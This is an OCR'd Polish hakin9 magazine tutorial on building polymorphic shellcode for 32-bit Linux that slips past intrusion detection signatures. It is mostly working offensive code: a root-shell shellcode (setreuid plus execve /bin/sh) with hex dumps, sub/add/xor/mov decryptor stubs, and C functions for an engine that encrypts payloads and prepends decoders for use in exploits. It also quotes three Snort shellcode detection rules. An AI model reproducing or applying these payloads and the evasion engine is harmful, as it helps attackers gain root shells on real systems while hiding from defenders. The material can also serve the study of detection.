Programowanie

# Tworzenie polimorficznego szelkodu

Michał Piotrowski

stopień trudności

**Z artykułu, który ukazał się w poprzednim numerze magazynu hakin9, dowiedzieliśmy się jak tworzyć i modyfikować kod powłoki. Poznaliśmy również podstawowe problemy związane z jego budową i techniki umożliwiające ominięcie tych problemów. Dzisiaj dowiemy się, czym jest polimorfizm i w jaki sposób pisać szelkody niewykrywalne dla systemów IDS.**

Gdy atakujemy usługę sieciową zawsze istnieje niebezpieczeństwo, że zostaniemy zauważeni przez system wykrywania intruzów (ang. *Intrusion Detection System* – IDS) i pomimo powodzenia ataku administrator szybko nas namierzy i odetnie od atakowanej sieci. Dzieje się tak dlatego, że większość kodów powłoki ma zbliżoną budowę, wykorzystuje te same wywołania systemowe i instrukcje asemblera, a tym samym łatwo jest opracować dla nich uniwersalne sygnatury.

Częściowym rozwiązaniem tego problemu jest zbudowanie szelkodu polimorficznego, który nie będzie miał cech charakterystycznych dla typowych kodów powłoki, a jednocześnie będzie realizował takie same funkcje. Może się to wydawać trudne, ale w rzeczywistości, gdy opanujemy już budowę samego szelkodu, nie będzie żadnym problemem. Podobnie, jak w Artykule *Optymalizacja szelkodów w Linuksie* z *hakin9* 4/2005, naszym warsztatem będzie 32-bitowa platforma x86, system Linux z jądrem serii 2.4 (wszystkie przykłady działają również w systemach z jądrem serii 2.6) oraz narzędzia Netwide Assembler (*nasm*) i *hexdump*.

Aby nie zaczynać od zera wykorzystamy trzy programy stworzone już wcześniej. Skorzystamy z dwóch kodów powłoki *write4.asm* i *shell4.asm*. Ich kody źródłowe są widoczne na Listingach 1 i 2, a sposób przekształcenia w kod maszynowy – na Rysunkach 1 i 2. Do testowania naszych szelkodów użyjemy programu *test.c*, zaprezentowanego na Listingu 3.

## Rozbudowany kod powłoki

Naszym celem jest napisanie takiego kodu, który będzie składał się z dwóch elementów: funkcji dekryptora i zaszyfrowanego szelkodu. Ogólna zasada jego działania polega na tym, że po uruchomieniu kodu, po wprowadzeniu do bufora w podatnym programie, funkcja dekryptora

### Z artykułu dowiesz się...

- jak pisać polimorficzny kod powłoki,
- jak stworzyć program nadający szelkodom cechy polimorficzne.

### Co powinieneś wiedzieć...

- powinieneś umieć korzystać z systemu Linux,
- powinieneś znać podstawy programowania w C i Asemblerze.

## Polimorfizm

Słowo *polimorfizm* pochodzi z języka greckiego i oznacza *wiele form*. W informatyce termin ten został po raz pierwszy wykorzystany przez bułgarskiego crackera o pseudonimie Dark Avenger, który w 1992 roku stworzył pierwszego polimorficznego wirusa komputerowego. Celem stosowania kodu polimorficznego jest zasadniczo uniknięcie wykrycia przez dopasowanie do wzorców, czyli pewnych charakterystycznych cech, które umożliwiają zidentyfikowanie danego kodu. Technika wyszukiwania wzorców jest powszechnie wykorzystywana w programach antywirusowych i systemach wykrywania intruzów.

Mechanizmem najczęściej używanym do wprowadzania polimorfizmu do kodu programów komputerowych jest szyfrowanie. Właściwy kod, realizujący główne funkcje programu, jest szyfrowany – a do programu jest dodawana niewielka funkcja, której jedynym celem jest odszyfrowanie i uruchomienie oryginalnego kodu.

## Sygnatury

Kluczowym elementem wszystkich sieciowych systemów wykrywania włamań (ang. *Network Intrusion Detection System* – NIDS) jest baza sygnatur, czyli zbiór cech charakterystycznych dla danego ataku lub typu ataków. System NIDS przechwytuje wszystkie pakiety przesyłane w sieci i próbuje dopasować do nich którąś z sygnatur, a wszczyna alarm w chwili, gdy takie dopasowanie nastąpi. Bardziej zaawansowane systemy są także w stanie przekonfigurować system zaporowy tak, by nie przepuszczał ruchu pochodzącego z adresu IP należącego do intruza.

Poniżej znajdują się trzy przykładowe sygnatury dla programu Snort, które rozpoznają większość typowych szelkodów dla systemów Linux. Pierwsza z nich wykrywa funkcję `setuid` (bajty `B0 17 CD 80`), druga ciąg znaków `/bin/sh`, a trzeca pułapkę `NOP`:

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|";
  reference:arachnids,436; classtype:system-call-detect;
  sid:650; rev:8;)
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE Linux shellcode";
  content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";
  reference:arachnids,343; classtype:shellcode-detect;
  sid:652; rev:9;)
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE x86 NOOP"; content:"aaaaaaaaaaaaaaaaaaaa";
  classtype:shellcode-detect; sid:1394; rev:5;)
```

Kod polimorficzny jest znacznie trudniejszy do zauważenia przez systemy IDS, niż typowy kod powłoki, ale należy pamiętać o tym, że polimorfizm nie rozwiązuje wszystkich problemów. Większość współczesnych systemów wykrywania włamań oprócz sygnatur wykorzystuje mniej lub bardziej zaawansowane techniki umożliwiające wykrywanie również zaszyfrowanego kod powłoki. Najpopularniejsze z tych technik to rozpoznawanie ciągu `NOP`, wykrywanie funkcji dekryptora oraz emulacja kodu.

**Listing 1.** *Plik write4.asm*

```
 1: BITS 32
 2:
 3: ; write(1,"hello, world!",14)
 4:  push word 0x0a21
 5:  push 0x646c726f
 6:  push 0x77202c6f
 7:  push 0x6c6c6568
 8:  mov ecx, esp
 9:  push byte 4
10:  pop eax
11:  push byte 1
12:  pop ebx
13:  push byte 14
14:  pop edx
15:  int 0x80
16:
17:  ; exit(0)
18:  mov eax, ebx
19:  xor ebx, ebx
20:  int 0x80
```

**Listing 2.** *Plik shell4.asm*

```
 1: BITS 32
 2:
 3: ; setreuid(0, 0)
 4:  push byte 70
 5:  pop eax
 6:  xor ebx, ebx
 7:  xor ecx, ecx
 8:  int 0x80
 9:
10: ; execve("/bin//sh",
    ["/bin//sh", NULL], NULL)
11:  xor eax, eax
12:  push eax
13:  push 0x68732f2f
14:  push 0x6e69622f
15:  mov ebx, esp
16:  push eax
17:  push ebx
18:  mov ecx, esp
19:  cdq
20:  mov al, 11
21:  int 0x80
```

**Listing 3.** *Plik test.c*

```
char shellcode[]="";
main() {
  int (*shell)();
 (int)shell = shellcode;
  shell();
}
```

najpierw odszyfruje właściwy szelkod, a następnie przekaże do niego sterowanie. Strukturę rozbudowanego szelkodu przedstawia Rysunek 3, zaś na Rysunku 4 pokazane są wybrane etapy jego działania.

### Dekryptor

Zadaniem dekryptora jest odszyfrowanie kodu powłoki. Sposób, w jaki będzie to realizowane jest dowolny, ale najczęściej stosuje się cztery metody, wykorzystujące podstawowe instrukcje asemblera:


- odejmowanie (instrukcja `sub`) – od poszczególnych bajtów zaszyfrowanego kodu powłoki odejmowane są określone wartości liczbowe,
- dodawanie (instrukcja `add`) – do poszczególnych bajtów kodu powłoki dodaje się określone wartości liczbowe,
- różnica symetryczna (instrukcja `xor`) – poszczególne bajty kodu powłoki są poddawane operacji

```
~/shellcode
[enc]$ nasm write4.asm
[enc]$ hexdump -C write4
00000000  66 68 21 0a 68 6f 72 6c  64 68 6f 2c 20 77 68 68  |fh!.horldho, whh|
00000010  65 6c 6c 89 e1 6a 04 58  6a 01 5b 6a 0e 5a cd 80  |ell..j.Xj.[j.Z..|
00000020  89 d8 31 db cd 80                                 |..1...|
00000026
[enc]$
```


**Rysunek 1.** *Szelkod write4*

```
~/shellcode
[enc]$ nasm shell4.asm
[enc]$ hexdump -C shell4
00000000  6a 46 58 31 db 31 c9 cd  80 31 c0 50 68 2f 2f 73  |jFX1.1...1.Ph//s|
00000010  68 68 2f 62 69 6e 89 e3  50 53 89 e1 99 b0 0b cd  |hh/bin..PS......|
00000020  80                                                |.|
00000021
[enc]$
```

**Rysunek 2.** *Szelkod shell4*




**Rysunek 3.** *Struktura kodu polimorficznego*




**Rysunek 4.** *Etapy działania kodu polimorficznego*

różnicy symetrycznej, z określoną wartością,
- przestawienie (instrukcja `mov`) – poszczególne bajty kodu powłoki są ze sobą zamieniane.

Listing 4 przedstawia kod źródłowy dekryptora, który wykorzystuje instrukcję odejmowania. Spróbujmy prześledzić jego działanie. Zaczynamy od linii trzeciej kodu źródłowego i miejsca oznaczonego jako `three`. Znajduje się tam instrukcja `call`, przenosząca wykonywanie programu do miejsca `one` i jednocześnie odkładająca na stos wartość adresu kolejnej instrukcji. Dzięki temu na stosie będzie się znajdował adres instrukcji oznaczonej jako `four` i znajdującej się po kodzie dekryptora – w naszym przypadku będzie to początek zaszyfrowanego szelkodu.

W linii szóstej zdejmujemy ten adres ze stosu i umieszczamy w rejestrze ESI, zerujemy rejestr ECX (linia 7) i umieszczamy w nim (linia 8) jednobajtową liczbę, która określa długość zaszyfrowanego kodu powłoki. W tej chwili jest to 0, ale w przyszłości to zmienimy. Pomiędzy liniami 10 a 14

**Listing 4.** *Plik decode_sub.asm*

```
 1: BITS 32
 2:
 3:  jmp short three
 4:
 5: one:
 6:  pop esi
 7:  xor ecx, ecx
 8:  mov cl, 0
 9:
10: two:
11:  sub byte [esi + ecx - 1], 0
12:  sub cl, 1
13:  jnz two
14:  jmp short four
15:
16: three:
17:  call one
18:
19: four:
```

```
~/shellcode
[enc]$ nasm decode_sub.asm
[enc]$ hexdump -C decode_sub
00000000  eb 11 5e 31 c9 b1 00 80  6c 0e ff 00 80 e9 01 75  |..^1....l......u|
00000010  f6 eb 05 e8 ea ff ff ff                           |........|
00000018
[enc]$ ndisasm decode_sub
00000000  EB11            jmp short 0x13
00000002  5E              pop si
00000003  31C9            xor cx,cx
00000005  B100            mov cl,0x0
00000007  806C0EFF        sub byte [si+0xe],0xff
0000000B  0080E901        add [bx+si+0x1e9],al
0000000F  75F6            jnz 0x7
00000011  EB05            jmp short 0x18
00000013  E8EAFF          call 0x0
00000016  FF              db 0xFF
00000017  FF              db 0xFF
[enc]$
```

**Rysunek 5.** *Kompilacja dekryptora decode_sub.asm*

znajduje się pętla, która wykona się tyle razy, ile bajtów liczy zaszyfrowany szelkod. W kolejnych iteracjach liczba umieszczona w rejestrze ECX będzie zmniejszana o jeden (instrukcja `sub cl, 1` w linii 12) i pętla zakończy działanie dopiero, gdy wartość ta dojdzie do zera. Instrukcja `jnz two` (*Jump if Not Zero*) będzie skakała do początku pętli oznaczonego jako `two`, dopóki wynik odejmowania nie będzie zerowy.

W linii 11 znajduje się właściwa instrukcja, która odszyfrowuje kod powłoki – od kolejnych bajtów szelkodu (patrząc od tyłu) odejmuje zero. Oczywiście odejmowanie zera samo z siebie nie ma sensu, jednak tym zajmiemy się w dalszej części artykułu. Kiedy cały kod zostanie doprowadzony do oryginalnej postaci, dekryptor skacze (linia 14) na jego początek, co powoduje wykonanie instrukcji, które się w nim znajdują.

Kompilacja kodu dekryptora odbywa się w identyczny sposób, jak kompilacja kodu powłoki. Zostało to zaprezentowane na Rysunku 5. Jak widać, w kodzie znajdują się dwa bajty zerowe, odpowiadające zerom w liniach 8 i 11 kodu źródłowego programu *decode_sub.asm*. Zamienimy je na poprawne, niezerowe wartości, gdy będziemy łączyć dekoder z zaszyfrowanym kodem powłoki.

## Szyfrowanie szelkodu

Mamy już funkcję dekryptującą, brakuje nam jeszcze zaszyfrowanego szelkodu. Mamy również same szelkody – *write4* i *shell4*. Musimy je zatem przekształcić do postaci współpracującej z dekryptorem. Moglibyśmy zrobić to ręcznie, dodając do każdego bajtu kodu wybraną wartość, ale takie rozwiązanie jest mało efektywne i na dłuższą metę niewygodne. Zamiast tego wykorzystamy nowy program o nazwie *encode1.c*, widoczny na Listingu 5.

Do każdego bajtu zmiennej znakowej `shellcode` program ten dodaje wartość określoną w zmiennej `offset`. W tym przypadku modyfikujemy kod powłoki `write4`, zwiększając każdy bajt o 1. Kompilacja programu i wynik działania jest widoczny na Rysunku 6. Jeśli porównamy teraz oryginalny szelkod z zaszyfrowanym, zauważymy, że rzeczywiście różnią się one o 1. W dodatku kod, który uzyskaliśmy w wyniku działania programu *encode1* nie zawiera bajtów zerowych (`0x00`) – a tym samym może być wstrzyknięty do programu podatnego na przepełnienie bufora.

**Listing 5.** *Plik encode1.c*

```
#include <stdio.h>
char shellcode[] =
  "\x66\x68\x21\x0a\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x68"
  "\x65\x6c\x6c\x89\xe1\x6a\x04\x58\x6a\x01\x5b\x6a\x0e\x5a\xcd\x80"
  "\x89\xd8\x31\xdb\xcd\x80";
int main() {
  char *encode;
  int shellcode_len, encode_len;
  int count, i, l = 16;
  int offset = 1;
  shellcode_len = strlen(shellcode);
  encode = (char *) malloc(shellcode_len);
  for (count = 0; count < shellcode_len; count++)
    encode[count] = shellcode[count] + offset;
  printf("Encoded shellcode (%d bytes long):\n", strlen(encode));
  printf("char shellcode[] =\n");
  for (i = 0; i < strlen(encode); ++i) {
    if (l >= 16) {
      if (i) printf("\"\n");
      printf("\t\"");
      l = 0;
    }
    ++l;
    printf("\\x%02x", ((unsigned char *)encode)[i]);
  }
  printf("\";\n");
  free(encode);
  return 0;
}
```

**Listing 6.** *Zmodyfikowana wersja pliku test.c*


```
char shellcode[] =
  //decoder - decode_sub
  "\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff"
  //encoded shellcode - write4
  "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
  "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
  "\x8a\xd9\x32\xdc\xce\x81";
main() {
  int (*shell)();
  (int)shell = shellcode;
  shell();
}
```

```
~/shellcode
[enc]$ gcc -o encode1 encode1.c
[enc]$ ./encode1
Encoded shellcode (38 bytes long):
char shellcode[] =
        "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
        "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
        "\x8a\xd9\x32\xdc\xce\x81";
[enc]$
```

**Rysunek 6.** *Kompilacja i działanie programu encode1.c*

## Łączymy dekryptor z kodem

Teraz mamy już dekryptor i zaszyfrowany szelkod. Pozostaje tylko




**Rysunek 7.** *Sprawdzamy działanie kodu polimorficznego*

połączyć je i sprawdzić, czy całość działa tak, jak tego oczekujemy. Wpisujemy wszystko do zmiennej `shellcode` programu *test.c* (Listing 6), przy czym dwa bajty zerowe, które znajdowały się w kodzie dekryptora zamieniliśmy odpowiednio wartościami `\x26` (długość zaszyfrowanego kodu to 38 bajtów – 26 w systemie heksadecymalnym) i `\x01` (aby uzyskać oryginalny kod powłoki musimy zmniejszyć wartość każdego bajtu o 1). Jak widać na Rysunku 7, nasz nowy, polimorficzny kod powłoki działa poprawnie – oryginalny szelkod zostaje odszyfrowany i wypisuje komunikat na standardowym wyjściu.


**Listing 7.** *Plik decode_mov.asm*

```
 1: BITS 32
 2:
 3:  jmp short three
 4:
 5: one:
 6:  pop esi
 7:  xor eax, eax
 8:  xor ebx, ebx
 9:  xor ecx, ecx
10:  mov cl, 0
11:
12: two:
13:  mov byte al, [esi + ecx - 1]
14:  mov byte bl, [esi + ecx - 2]
15:  mov byte [esi + ecx - 1], bl
16:  mov byte [esi + ecx - 2], al
17:  sub cl, 2
18:  jnz two
19:  jmp short four
20:
21: three:
22:  call one
23:
24: four:
```

## Budujemy silnik

Potrafimy już nadawać szelkodom cechy polimorficzne i dzięki temu ukrywać je przed systemami wykrywania włamań. Spróbujmy zatem napisać prosty program, który umożliwi zautomatyzowanie całego procesu – na wejściu przyjmie szelkod w wersji oryginalnej, zaszyfruje go i doda odpowiedni dekryptor.

Zacznijmy od stworzenia dekryptorów, które będą wykorzystywały instrukcje `add`, `xor` i `mov`. Nazwiemy je odpowiednio `decode_add`, `decode_xor` i `decode_mov`. Ponieważ kody źródłowe funkcji `decode_add` i `decode_xor` różnią się od utworzonej wcześniej `decode_sub` jedynie instrukcją w linii 11, nie będziemy ich zamieszczać w całości. Wystarczy, że linia 11 zostanie zamieniona na `add byte [esi + ecx - 1], 0` (w przypadku `decode_add`) lub `xor byte [esi + ecx - 1], 0` (dla `decode_xor`). Kod źródłowy `decode_mov` (widoczny na Listingu 7) jest nieco inny i wykorzystuje cztery instrukcje `mov`, które zamieniają miejscami każde dwa sąsiednie bajty. Kompilujemy kody, otrzymując w efekcie programy zaprezentowane na Rysunku 8. Następnie przekształcamy je do postaci zmiennych znakowych i wprowadzamy do pliku źródłowego naszego silnika *encodee.c* (Listing 8).




**Rysunek 8.** *Dekryptory add, xor i mov*

**Listing 8.** *Definicja dekryptorów*

```
char decode_sub[] =
  "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x6c\x0e\xff\x00\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_add[] =
  "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x44\x0e\xff\x00\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_xor[] =
  "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x74\x0e\xff\x00\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_mov[] =
  "\xeb\x20\x5e\x31\xc0\x31\xdb\x31\xc9\xb1\x00\x8a\x44\x0e\xff\x8a"
  "\x5c\x0e\xfe\x88\x5c\x0e\xff\x88\x44\x0e\xfe\x80\xe9\x02\x75\xeb"
  "\xeb\x05\xe8\xdb\xff\xff\xff";
```

## Funkcje szyfrujące

Teraz musimy stworzyć cztery funkcje, które pobiorą szelkod w oryginalnej postaci i zaszyfrują go. Nazwiemy te funkcje odpowiednio: `encode_sub`, `encode_add`, `encode_xor` i `encode_mov`. Pierwsze trzy przyjmą jako argumenty wskaźnik do szelkodu, który chcemy zaszyfrować i klucz w postaci wartości przesunięcia, a zwrócą wskaźnik do nowo utworzonego kodu. Jeśli w trakcie szyfrowania w szelkodzie wynikowym pojawi się bajt zerowy, funkcje przerwą działanie i zwrócą NULL.

Nieco inaczej wygląda funkcja `encode_mov`, która przyjmuje tylko jeden argument (szelkod) i zamienia w nim miejscami każde dwa sąsiednie bajty. Aby uniknąć błędów związanych z modyfikacją kodu o nieparzystej liczbie bajtów, funkcja sprawdza długość szelkodu i, w razie konieczności, zamienia ostatni bajt z instrukcją NOP (`0x90`). Dzięki temu długość kodu zawsze będzie wielokrotnością 2. Wszystkie cztery funkcje przedstawia Listing 9.

## Funkcje łączące dekryptor z zaszyfrowanym kodem

Aby połączyć kod dekryptora z zaszyfrowanym szelkodem, również wykorzystamy jedną z czterech funkcji. Są to: `add_sub_decoder`, `add_add_decoder`, `add_xor_decoder` i `add_mov_decoder`. Każda z nich modyfikuje dekryptor w odpowiedniej zmiennej tak, aby zamienić znajdujące się w nim miejsca zerowe odpowiednio na długość zaszyfrowanego kodu i wartość przesunięcia. Następnie łączy dekryptor z zaszyfrowanym kodem pobranym jako argument, po czym zwraca wskaźnik do gotowego, polimorficznego kodu. Listing 10 przedstawia jedną z tych funkcji – pozostałe są częścią pliku *encodee.c* zamieszczonego na *hakin9.live*.

## Funkcje pomocnicze i funkcja główna

Potrzebujemy jeszcze kilku funkcji pomocniczych, które ułatwią nam pracę z programem. Najważniejsza z nich to `get_shellcode`, która pobiera oryginalny kod powłoki ze wskazanego

**Listing 9.** *Funkcje szyfrujące*

```
char *encode_sub(char *scode, int offset) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int i;
  ecode = (char *) malloc(scode_len);
  for (i = 0; i < scode_len; i++) {
    ecode[i] = scode[i] + offset;
    if (ecode[i] == '\0') {
      free(ecode);
      ecode = NULL;
      break;
    }
  }
  return ecode;
}

char *encode_add(char *scode, int offset) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int i;
  ecode = (char *) malloc(scode_len);
  for (i = 0; i < scode_len; i++) {
    ecode[i] = scode[i] - offset;
    if (ecode[i] == '\0') {
      free(ecode);
      ecode = NULL;
      break;
    }
  }
  return ecode;
}

char *encode_xor(char *scode, int offset) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int i;
  ecode = (char *) malloc(scode_len);
  for (i = 0; i < scode_len; i++) {
    ecode[i] = scode[i] ^ offset;
    if (ecode[i] == '\0') {
      free(ecode);
      ecode = NULL;
      break;
    }
  }
  return ecode;
}

char *encode_mov(char *scode) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int ecode_len = scode_len;
  int i;
  if ((i = scode_len % 2) > 0)
    ecode_len++;
  ecode = (char *) malloc(ecode_len);
  for (i = 0; i < scode_len; i += 2) {
    if (i + 1 == scode_len)
      ecode[i] = 0x90;
    else
      ecode[i] = scode[i + 1];
    ecode[i + 1] = scode[i];
  }
  return ecode;
}
```

**Listing 10.** *Jedna z funkcji łączących dekryptor z zaszyfrowanym kodem*

```
char *add_sub_decoder(char *ecode, int offset) {
  char *pcode = NULL;
  int ecode_len = strlen(ecode);
  int decode_sub_len;
  decode_sub[6] = ecode_len;
  decode_sub[11] = offset;
  decode_sub_len = strlen(decode_sub);
  pcode = (char *) malloc(decode_sub_len + ecode_len);
  memcpy(pcode, decode_sub, decode_sub_len);
  memcpy(pcode + decode_sub_len, ecode, ecode_len);
  return pcode;
}
```


## O autorze

Michał Piotrowski jest magistrem informatyki, doświadczonym administratorem sieci i systemów. Przez ponad trzy lata pracował jako inspektor bezpieczeństwa w instytucji obsługującej nadrzędny urząd certyfikacji w polskiej infrastrukturze PKI. Obecnie specjalista ds. bezpieczeństwa teleinformatycznego w jednej z największych instytucji finansowych w Polsce. W wolnych chwilach programuje i zajmuje się kryptografią.


jako argument pliku. Druga, `print_code`, wyświetla kod powłoki w postaci sformatowanej, gotowej do umieszczenia w eksploicie lub w programie *test.c*. Dwie ostatnie funkcje to `usage` i `getoffset` – pierwsza wyświetla sposób uruchamiania programu, druga losuje liczbę używaną jako przesunięcie (jeśli nie poda jej użytkownik). Kod tych funkcji jest widoczny w pliku *encodee.c* zamieszczonym na *hakin9.live*.


Wszystkie elementy programu łączymy w całość za pomocą funkcji `main` (patrz plik *encodee.c* na *hakin9.live*). Jest bardzo prosta – najpierw sprawdza parametry, z którymi program został uruchomiony, następnie pobiera szelkod ze wskazanego pliku, szyfruje go wybraną funkcją, dodaje dekryptor i wypisuje całość na standardowym wyjściu.

### Testujemy program


Teraz powinniśmy sprawdzić, czy nasz program działa tak jak powinien. W tym celu tworzymy szelkod na bazie kodu *write4* zaszyfrowany instrukcją `add` i przesunięciem równym 15 (Rysunek 9). Następnie wklejamy go do programu *test* i sprawdzamy, czy działa poprawnie (Rysunek 10).

## Podsumowanie

Poznaliśmy sposoby generowania szelkodów polimorficznych i udało nam się napisać program, który automatyzuje cały proces. Oczywiście jest to program bardzo prosty i wykorzystuje tylko cztery najbardziej popularne dekryptory, ale może stanowić dobry punkt odniesienia do własnych eksperymentów i doświadczeń. ●




**Rysunek 9.** *Kompilujemy program encodee i tworzymy przykładowy szelkod*




**Rysunek 10.** *Testujemy wygenerowany szelkod*

## W Sieci

- *http://www.orkspace.net/software/libShellCode/index.php* – strona domowa projektu libShellCode,
- *http://www.ktwo.ca/security.html* – strona domowa autora ADMmutate,
- *http://www.phiral.com/* – strona domowa autora programu dissembler.